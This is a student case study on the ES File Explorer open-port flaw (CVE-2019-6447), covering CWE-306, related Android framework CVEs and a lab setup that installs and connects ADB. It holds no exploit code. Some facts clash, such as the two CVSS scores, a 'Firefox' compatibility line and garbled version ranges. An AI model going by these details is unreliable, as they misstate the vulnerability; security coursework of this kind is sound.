Sri Lanka Institute of Information Technology.

Individual Assignment.

Topic : Application Hacking in Android

(Case Study)

IE3112 – Mobile Security.

Submitted by :

Student Name	Student Registration Number
Abeywickrama O.D.	**IT20153540**

B.Sc. (Hons) in Information Technology

specializing Cyber Security.

Acknowledgement

Our Mobile Security lecturer in charge, Mr. Kavinga Yapa Abeywardena, and the co-lecturer, "Chethana Liyanapathirana," deserve a special mention of our gratitude for the helpful mentoring and expert technical assistance that they provided, which inspired us to finish the work we had been assigned. In addition, we would like to take this opportunity to thank our fellow students in the cybersecurity program who have offered their insightful input and much-appreciated help during the course of this investigation.

Abstraction.

Security researcher Robert Baptiste identified an always-on web server in the Android file manager ES File Explorer, which is said to have over 100,000,000 downloads and 500 million users worldwide. Once the app is running, Baptiste discovered that it runs a local HTTP server on port 59777. ES File Explorer's background services will continue to run on this server until it is shut down completely. When a user uses ES File Explorer, an HTTP server is started on port 59777 on the server's local network. Victim's phone information may be seen by an attacker who joins their local network, and he or she can also download a file from their phone and start an app on their phone remotely. In order to take advantage of CVE-2019-6447 bug, it doesn't matter if a user has granted the app access to their Android device. This research shows that an attacker connected to a Wi-Fi network may quickly list and download files from the victim's device and SD card, run programs, and inspect device data using a proof-of-concept script, according to the researcher.

Keywords — Android, Vulnerability, Exploit, ES File Explorer, TCP ports, Metasploit Framework, CVE-2019-6447, Local Wifi network , HTTP requests/response

1. Introduction

An interesting vulnerability has just been detected in the Android software ES File Explorer (version 4.1.9.7.4 and lower). ES File Explorer has been downloaded by over 100 million users from the Google Play Store. After the user has accessed the app at least once, prior versions of the app allow anyone connected to the same network as the Android device to interact with and access all of the Android device's files over an unauthenticated HTTP server.

To remedy the issue, ES File Explorer has published an update. According to Avast research, over 60,000 people are still using an infected version of the software. Users of Avast PC Antivirus can scan their network with Avast Wi-Fi Inspector for mobile devices connected to their home network that are running a vulnerable version of ES File Explorer. An attacker can run installed applications and gather information about the target's system, installed apps, and default apps by sending a false JSON request to the server listening on port 59777. Attackers can send the following commands if they have a vulnerable application installed:

- All files on the device can be viewed in this list.
- View all photos on your phone or tablet.
- List all audio files on the device.
- Apps installed on the device should be listed.
- Make a list of all apps installed on the device's internal storage.
- Make a list of all apps installed on the device's SD card
- Get the details of your device.
- Delete an app from a phone or tablet
- The attacker's chosen app is launched.
- It is possible to get the attacker's favorite app icon.

It is also possible to download any file the attackers know the path to from the web server. Personal images, movies, music, and voice recordings may all be easily accessed with some of the instructions.

There is a CVE number given to this vulnerability, CVE-2019-6447. A new version of ES File Explorer was released on January 18th, 2019, that included a workaround for this problem [1].

Figure 1 : ES File Explorer File Manager.

An Android malware researcher discovered another local vulnerability in ES File Explorer just four hours after Baptiste disclosed the CVE-2019-6447 open port issue. Additionally, attackers might use a Man-in-the-Middle (MitM) attack to intercept the app's HTTP network traffic and replace it with their own. Because of this MitM security flaw, all versions of ES File Explorer up to and including 4.1.9.7.4 are at risk, according to Stefanko.

Aside from revealing his discoveries as Elliot Alderson and @fs0c131y on Twitter, Robert Baptiste also claimed that he has discovered many more security flaws that he would be disclosing in the future. This is only going to make matters worse for the people who work on ES File Explorer. Multiple journalists and the researchers who discovered the flaws in ES File Explorer contacted the firm that makes it, but ES Global remained silent for the most of the days of January 16 and 17. They ultimately responded to Stefanko and Baptiste, claiming that a patch is now awaiting clearance from Google's review team and would be published within the next two days [2].

Although ES File Explorer's creators cite a remedy for "the http security issue," they discovered more than one throughout their investigation. This means that users will have to hold off on updating their apps until a problem has been addressed: the always-on web server, which allows anybody on the same Wi-Fi network to view all of their data, or the MitM attack flaw.

2. Details About Vulnerability

Android Vulnerability in ES File Explorer

A file management software for Android, ES File Explorer has features including scanning and organizing files. It is Android's most popular file manager, with more than 100 million downloads to its credit. A security flaw in ES File Explorer (CVE-2019–6447) was disclosed in January 2019 by a security researcher. ES File Explorer's vulnerability will be explained in detail in this research report. This is compatible with Firefox v4.1.9.7.4. Access to sensitive personal information and other apps can be gained by attackers on the same network. During operation, the programmes keeps TCP port 59777 open and answers to fake queries.

2.1 An updated CVE/CWE for the Vulnerability


CVE-2019-6447

As it is at the moment, the situation at NIST is as follows: In Android 4.1.9.7.4, the file management app ES File Explorer allows remote attackers to read or execute arbitrary files or apps via TCP-Port 59777-Anfragen in the local Wi-Fi network, both of which can be used. After ES has been started, this TCP-Port remains open as a response to HTTP requests for unauthenticated applications/JSON data [3].

Using the Internet Protocol (IP). To gain a better grasp, we'll do this in a virtual setting using proof of concept.

BASE SCORE = 8.1 HIGH

WEAKNESS ENUMERATION



Weakness Enumeration

CWE-ID	CWE Name
CWE-306	Missing Authentication for Critical Function

Figure 2 : Weakness Enumeration

Missing Authentication for Critical Function (CWE-306)

When software doesn't verify a user's identity before granting them access to any privileged application capability, this vulnerability is described herein

It is common for this vulnerability to be introduced during the application development process's architecture and design phase, though. Using a carefully crafted HTTP request, a remote, unauthenticated attacker can make changes to the vulnerable application's configuration or acquire administrator access [4].


SCOPE OF THE IMPACT

- **Affected Versions**

ES explorer = V4.1.9.7.4

- **Unaffected Versions**

ES explorer < V4.1.9.7.4<ES explorer



− CVSS Scores & Vulnerability Types

CVSS Score	**4.8**
Confidentiality Impact	Partial
Integrity Impact	Partial
Availability Impact	None
Access Complexity	Low
Authentication	Not required
Gained Access	None
Vulnerability Type(s)	
CWE ID	306

Figure 3 : CVSS Scores

DEFINITIONS

A. ES File Explorer

File manager from DO global's wholly-owned subsidiary, ES Global. With over 100 million+ installations, it's the most popular Android file manager out there. Click fraud led to its removal from the Play Store.

B. TCP ports

A port is a point of entry into a communication network. In other words, it is a mental construct rather than a physical one. Indicates the kind of network service being provided. Currently, a TCP port is only a number that is given to certain software or services. The TCP/IP model has 65535 available ports. Port 59777 is used in our programmes, such as ES file explorer.

C. Metasploit Framework

Rapid7, a security firm located in Boston, Massachusetts, owns the corporation. DevSecOps pros, white hat hackers, and other security professionals utilize it as a ruby-based open source framework for penetration testing.

MODULES

- In order to take advantage of or exploit the system's flaws, a hacker will utilize a tool called an exploit.
- Code that is executed remotely through the use of payloads.
- Supplemental tools and commands are included in this category. Scanners, fuzzers, and sniffers should all be included in port scanning.
- Data Encryption
- The people who are listening - This harmful programmes lurks in plain sight to get access.
- When executed, Shellcode immediately takes effect within the target.
- As soon as we have gained access, we use post-exploitation scripts in an effort to expand and enhance that access.
- Inhibits the payload from crashing by using NOPS

3. A Relate Attacks Which Took Place

Researchers from Microsoft have uncovered critical vulnerabilities in a framework exploited by Android applications. This vulnerability has been found in the applications of a number of major mobile service providers throughout the world. All parties concerned have taken the appropriate actions to remedy the vulnerability after it was discovered. This has an effect on millions of apps.

MCE Systems' mobile framework has been found to include vulnerabilities that, if exploited, might lead to attacks such as command injection and privilege escalation.

Millions of people have downloaded the susceptible apps from Google's Play Store, and all of these apps come preloaded as system software on devices built by the firms affected by the incident. There may have been security flaws in widely used apps that may have been exploited by remote or local attacks, but those issues have been resolved.

For example, in September of 2021, the survey finds CVE-2022-26833, CVE-2022-27495, CVE-2017-42598, and CVE-2021-42601. It was possible for attackers to take advantage of these high-severity vulnerabilities (CVSS score of 7.0-8.9).

Real-world examples of such a problem are found in CVE-2022-26833, CVE-2022-27495, CVE-2021-42601, and CVE-2017–4052. These issues are considered significant vulnerabilities.

According to investigation of the MCE framework, we uncovered various flaws. Although mobile service providers might modify their apps to confirm to the MCE architecture to avoid looking the same, all of the vulnerabilities we discovered can be exploited in the same way—by injecting code into the web view.

Note: Nevertheless, not all providers are necessarily vulnerable to all the disclosed vulnerabilities, since their apps and framework customization employ various settings and versions," Microsoft warned [5].

At the time of publishing, Microsoft stated that it has received no reports of these vulnerabilities being exploited in the wild. Consumers should rest assured using the framework because of AT&T's proactive efforts with Microsoft to "ensure customers can securely continue to utilize the framework," as the firm pointed out. According to Microsoft, many other mobile service providers are using the vulnerable architecture in their apps, implying that there may be additional providers who are still at danger. It also asked the affected service providers' customers, including but not limited to: com.telus.checkup, com.att.dh, com.fivemobile.myaccount, and com.freedom.mlp,uat, to change their passwords.

- ❖ CVE-ID: CVE-2022-26833

CWE-ID: CWE-306 - Missing Authentication for Critical Function

Description : A remote attacker is able to circumvent the authentication procedure because of this flaw. The REST API feature has a security flaw that causes the vulnerability to exist. Using the REST API, a remote attacker can make a specially-crafted HTTP request.

- ❖ CVE-ID : CVE-2017-4052

CWE-ID : CWE-306 - Missing Authentication for Critical Function

Description : Through a faked HTTP request parameter, remote unauthenticated users / attackers can change or update any configuration settings or gain administrator power in McAfee Advanced Threat Defense (ATD) 3.10, 3.8, 3.6, 3.4.

- ❖ CVE-ID: CVE-2022-27495

CWE-ID: CWE-306 - Missing Authentication for Critical Function

Description : Because to this issue, a remote attacker can bypass the authentication process. The cluster overlay network can access the NGINX Service Mesh control plane endpoints, exposing the vulnerability. Local network security settings can be bypassed remotely by a hacker on the local network.

To exploit the flaw, an unauthenticated attacker can submit a specially crafted HTTP request to the vulnerable app and acquire administrator privileges or alter its configuration. As a result of this vulnerabilities, the consequences might range from information leakage to entire application compromise.

4. Technological Overview Of The Attack Including Attack Vector, Technology And Etc.

4.1 Technological Overview

- **Local Wi-Fi Network**

Only if the attacker is on the same network as you are, does this method have any effect. Open Wi-Fi in airports, coffee shops, restaurants, and hotels can all be examples of scenarios when a VPN isn't necessary [4]. Open services make it easy for an attacker to scan the network for IP addresses and then launch an assault.

- **HTTP Requests/Response**

Customers send requests to the server, and the server responds back with a response. ASCII encoding is used to encode textual content in HTTP communications. Messages were delivered freely over the connection in older versions of HTTP, such as HTTP/1.1. Human-readable messages are broken into frames in the newest versions of HTTP/2.0, resulting in significant speed gains. In general, there are four features to consider:

a) **Request Multiplexing** : Sending many queries at once is possible.

b) **Binary protocol** : For speedier processing, headers are transmitted in binary form.

c) **Header compression** : An enhanced header compression approach called HPACK is used to reduce the amount of redundant information in the header packets of HTTP traffic.

d) **Server Push** : In the event that a client requests resource x, and the server recognizes that x is linked to resource y, it will provide the answer for both x and y to the client at the same time. This is a time saver [6].

4.2 Exploitation

Virtual Environment


- Kali Linux (NAT mode) on the VMware Workstation 16 Pro serves as my attacking computer, and here is how I configured it.
- I was able to download and install the affected version of ES Explorer 4.1.9.7.4 on my phone. This is the target machine, also known as the Victim Machine.
- It is now possible to connect both machines to the same network.
- Additionally, port 59777 will stay available just while the app is active on the mobile device.

First of all, install and setup ADB tools on Kali Linux. A huge variety of functions may be performed through ADB (Android Debug Bridge). In this report, I will highlight a few of the most helpful things that ADB has to offer. You may use ADB to send and receive files to and from your mobile device. Push and pull are utilized to accomplish the stated goal.


An already copied directory, which may have been edited, can be synchronized as well. Any app on your phone may be removed with the help of ADB. Apps that came pre-installed on your phone but for which you found no use can be deleted. If you have the appropriate software on your device, installing an APK file may be done in a flash. An app may be installed with just a code; there is no need to go through any complicated steps or prompts.

How to install

It doesn't take much effort to set up ADB.



```
┌──(osuni99㉿kali)-[~/Desktop]
└─$ sudo apt-get install android-tools-adb
[sudo] password for osuni99:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Note, selecting 'adb' instead of 'android-tools-adb'
adb is already the newest version (1:29.0.6-6).
The following package was automatically installed and is no longer required:
  libx264-160
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 964 not upgraded.

┌──(osuni99㉿kali)-[~/Desktop]
└─$ 
```




```
┌──(osuni99㉿kali)-[~/Desktop]
└─$ adb
Android Debug Bridge version 1.0.41
Version 29.0.6-debian
Installed as /usr/lib/android-sdk/platform-tools/adb

global options:
 -a         listen on all network interfaces, not just localhost
 -d         use USB device (error if multiple devices connected)
 -e         use TCP/IP device (error if multiple TCP/IP devices available)
 -s SERIAL  use device with given serial (overrides $ANDROID_SERIAL)
 -t ID      use device with given transport id
 -H         name of adb server host [default=localhost]
 -P         port of adb server [default=5037]
 -L SOCKET  listen on given socket for adb server [default=tcp:localhost:5037]

general commands:
 devices [-l]             list connected devices (-l for long output)
 help                     show this help message
 version                  show version num

networking:
 connect HOST[:PORT]      connect to a device via TCP/IP
 disconnect [[HOST]:PORT] disconnect from given TCP/IP device, or all
 forward --list           list all forward socket connections
 forward [--no-rebind] LOCAL REMOTE
     forward socket connection using:
       tcp:<port> (<local> may be "tcp:0" to pick any open port)
       localabstract:<unix domain socket name>
       localreserved:<unix domain socket name>
```

Setup

Here, we'll demonstrate the fundamentals of preparing your phone for ADB use. To begin, head to Settings > Developer Options > USB Debugging and toggle it on. If you want to get back into your system, type in this command:

adb start-server



```
┌──(osuni99㉿kali)-[~]
└─$ sudo adb start-server
* daemon not running; starting now at tcp:5037
* daemon started successfully
```


To finish, plug a data cable into your phone and computer. It will ask you if you wish to allow USB debugging when that time comes. Select "Always allow from this computer" and then confirm with "OK."

Optional: Wireless connection

If you want to use a wireless connection to your phone, both your computer and phone must be on the same network. To begin, go into your phone's settings and activate USB Debugging there. Then, connect your phone to your computer via data connection.


A popup will appear on your phone asking if you trust the computer it is linked to; choose "Yes" to continue.

Go to your phone's settings and find the 'About Phone' section. To check your status, select it from the "Status" menu. Your mobile device's IP address will be entered into a designated field. Take this into account.



```
┌──(osuni99㉿kali)-[~/Desktop]
└─$ adb devices
List of devices attached
8T89626HA1992000231     device


┌──(osuni99㉿kali)-[~/Desktop]
└─$ scrcpy
scrcpy 1.23 <https://github.com/Genymobile/scrcpy>
/usr/share/scrcpy/scrcpy-server: 1 file pu…  skipped. 0.2 MB/s (40614 bytes in 0.164s)
[server] INFO: Device: HMD Global Nokia 3.2 (Android 11)
INFO: Renderer: opengl
INFO: OpenGL version: 3.1 Mesa 21.2.6
INFO: Trilinear filtering enabled
INFO: Initial texture: 720×1520
INFO: New texture: 1520×720
[server] ERROR: Encoding error: android.media.MediaCodec$CodecException: Error 0×800010
09
WARN: Device disconnected
[server] ERROR: Exception on thread Thread[main,5,main]
android.media.MediaCodec$CodecException: Error 0×80001009
        at android.media.MediaCodec.native_stop(Native Method)
        at android.media.MediaCodec.stop(MediaCodec.java:2251)
        at com.genymobile.scrcpy.ScreenEncoder.internalStreamScreen(ScreenEncoder.java:
104)
        at com.genymobile.scrcpy.ScreenEncoder.streamScreen(ScreenEncoder.java:74)
        at com.genymobile.scrcpy.Server.scrcpy(Server.java:101)
        at com.genymobile.scrcpy.Server.main(Server.java:331)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)
```

Make sure that your device can be accessed over ADB, and then install the ES file browser version 4.1.9.4.



Version
Version 4.1.9.7.4 (Market)


Official website
www.estrongs.com
© 2009-2015, ES APP Group

More apps
More apps

User Experience Program
User Experience Program

Feedback
Send us an email

ES file explorer



On

DSU Loader
Load a Dynamic System Update Image

System UI demo mode

Quick settings developer tiles

Debugging

USB debugging
Debug mode when USB is connected


Revoke USB debugging authorisations

Wireless debugging
Debug mode when Wi-Fi is connected

Disable adb authorisation timeout
Disable automatic revocation of adb authorisations for systems that have not reconnected within the default (seven days) or user-configured (minimum one day) amount of time.

My android device

